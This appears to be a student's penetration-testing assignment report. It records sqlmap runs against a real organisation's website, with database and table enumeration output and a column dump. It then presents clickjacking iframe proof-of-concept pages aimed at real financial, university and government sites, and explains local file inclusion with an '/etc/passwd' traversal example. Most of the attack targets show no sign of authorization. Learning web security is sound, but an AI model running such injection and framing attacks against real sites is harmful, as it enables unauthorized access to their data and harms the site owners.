[07:01:57] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:01:57] [INFO] fetching database names
available databases [2]:
[*] burobd_bd_2025
[*] information_schema

[07:01:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.burobd.org'
```

2. sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema --tables

   This sqlmap targets the specified URL and the 'information_schema' database, retrieving a list of tables within that database.

We got 79 tables



3. sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T EVENTS –columns

   This sqlmap targets the URL provided, accessing the 'information_schema' database, specifically the 'EVENTS' table, and retrieves information about the columns within that table.

24 columns are present

```
[07:13:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:13:22] [INFO] fetching columns for table 'EVENTS' in database 'information_schema'
Database: information_schema
Table: EVENTS
[24 columns]
+-----------------------+---------------+
| Column                | Type          |
+-----------------------+---------------+
| DEFINER               | varchar(384)  |
| ENDS                  | datetime      |
| STARTS                | datetime      |
| STATUS                | varchar(18)   |
| CHARACTER_SET_CLIENT  | varchar(32)   |
| COLLATION_CONNECTION  | varchar(32)   |
| CREATED               | datetime      |
| DATABASE_COLLATION    | varchar(32)   |
| EVENT_BODY            | varchar(8)    |
| EVENT_CATALOG         | varchar(64)   |
| EVENT_COMMENT         | varchar(64)   |
| EVENT_DEFINITION      | longtext      |
| EVENT_NAME            | varchar(64)   |
| EVENT_SCHEMA          | varchar(64)   |
| EVENT_TYPE            | varchar(9)    |
| EXECUTE_AT            | datetime      |
| INTERVAL_FIELD        | varchar(18)   |
| INTERVAL_VALUE        | varchar(256)  |
| LAST_ALTERED          | datetime      |
| LAST_EXECUTED         | datetime      |
| ON_COMPLETION         | varchar(12)   |
| ORIGINATOR            | bigint(10)    |
| SQL_MODE              | varchar(8192) |
| TIME_ZONE             | varchar(64)   |
+-----------------------+---------------+
```

4.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T EVENTS -C LAST_EXECUTED --dump
```

As column is entery we will try another table

```
[07:18:51] [INFO] fetching number of column(s) 'LAST_EXECUTED' entries for table 'EVENTS' in database 'information_schema'
[07:18:51] [INFO] resumed: 0
[07:18:51] [WARNING] table 'EVENTS' in database 'information_schema' appears to be empty
Database: information_schema
Table: EVENTS
[0 entries]
+---------------+
| LAST_EXECUTED |
+---------------+
+---------------+
```

5. –$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS –columns

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS --columns
```


We got 1 column pesent in table keywords

```
[07:21:25] [INFO] fetching columns for table 'KEYWORDS' in database
Database: information_schema
Table: KEYWORDS
[1 column]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| WORD   | varchar(64) |
+--------+-------------+

[07:21:25] [INFO] fetched data logged to text files under '/home/ka

[*] ending @ 07:21:25 /2024-04-24/
```

6. $ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 -D information_schema -T KEYWORDS -C WORD –dump

   This sqlmap targets the URL specified, accesses the 'information_schema' database, specifically the 'KEYWORDS' table, and dumps the data stored in the 'WORD' column.

Got 698 entrieds in column WORD



TASK 8

23EO4-ST#IS#6246

Find any website that is vulnerable to ClickJacking Attack. Make a Report

Vulnerability Title: Clickjacking

Description

Clickjacking is a method of tricking a user into clicking on a link that performs an action, which is disguised as a legitimate link to something else. Usually, this is carried out by embedding a link into a transparent `<iframe>` HTML element which sits on top of a legitimate button on the webpage. This instance of clickjacking can allow an attacker to manipulate a user into performing unwanted actions.


Impact

Clickjacking can lead to reputational damage for the business due to a loss in confidence from users who are attempting to perform legitimate actions within the application.


Recommendation

1. Enable a HTTP intercept proxy, such as Burp Suite or OWASP ZAP
1. With the HTTP intercept proxy turned on, use a browser to navigate to: {{URL}}
1. Observe that {{action}} can be performed through only mouse-clicks
1. In a HTTP proxy, observe in the server response that there are no anti-clickjacking protections in place, such as the header `Content-Security-Policy: frame-ancestors 'self'` or the `X-Frame-Options` header set to `DENY` or `SAMEORIGIN`

1. Select a target from- Bugcrowd
   https://bugcrowd.com/moneytreekkog



Target: https://www.moneytree.financial/detail/150219/client-login



STEP 2: create a payload save it as payload.html and mention your target into iframe tag

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }

    </style>
</head>
<body>

    <iframe src="https://www.moneytree.financial/detail/150219/client-login"
width="800" height="600"></iframe>
```

STEP 3: Open html file in the browser and check whether that it is displayed in iframe


If target is displayed in iframe then it is vulnerable to clickjacking attack

It is displayed so its vulnerable to clickjacking attack

TARGET 2

https://pkuniversity.edu.in/index.php/home-onepage2/"

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }

    </style>
</head>
<body>
    <iframe src="https://pkuniversity.edu.in/index.php/home-onepage2/"
width="800" height="600"></iframe>
</body>
</html>
```



TARGET 3

URL : https://www.parliament.gov.bd/

Site: bd

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }

    </style>
</head>
<body>
    <iframe src="https://www.parliament.gov.bd/" width="800"
height="600"></iframe>
</body>
</html>
```

PART - B

Q) Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Description:

Local File Inclusion (LFI) is a common vulnerability found in web applications that allow an attacker to include files residing on the server locally. This vulnerability typically arises due to improper input validation or sanitization mechanisms in the application's code.

For example, suppose a web application includes files based on a parameter passed in the URL, like so:

http://example.com/page.php?file=user_input.php

An attacker could manipulate the "file" parameter to include a local file:

http://example.com/page.php?file=../../../../etc/passwd

In this case, if the application does not properly validate the input, it might include the /etc/passwd file, exposing sensitive system information to the attacker.

Impact

Access critical files containing passwords, configuration details, or other sensitive data stored on the server.

If the included files contain executable code (e.g., PHP scripts), attackers can execute arbitrary commands on the server, potentially leading to complete compromise of the system.

By traversing directories using "../" sequences, attackers can access files outside the web root directory, which may contain sensitive information or system files.


Recommendations

Ensure that the website verifies and sanitizes all user input before using it to include files. Validate input to only allow expected values and reject any inputs that could be used for malicious purposes. Use server-side input validation functions or libraries to enforce strict validation rules.


Instead of directly including files based on user input, create a whitelist of allowed files or directories. Only include files that are explicitly allowed, and reject any attempts to access files outside the allowed paths. This helps prevent attackers from accessing sensitive system files.

Steps to Reproduce


Step 1: To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file, here we can see that confiture de bali points to a page called accuiel.php




Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request

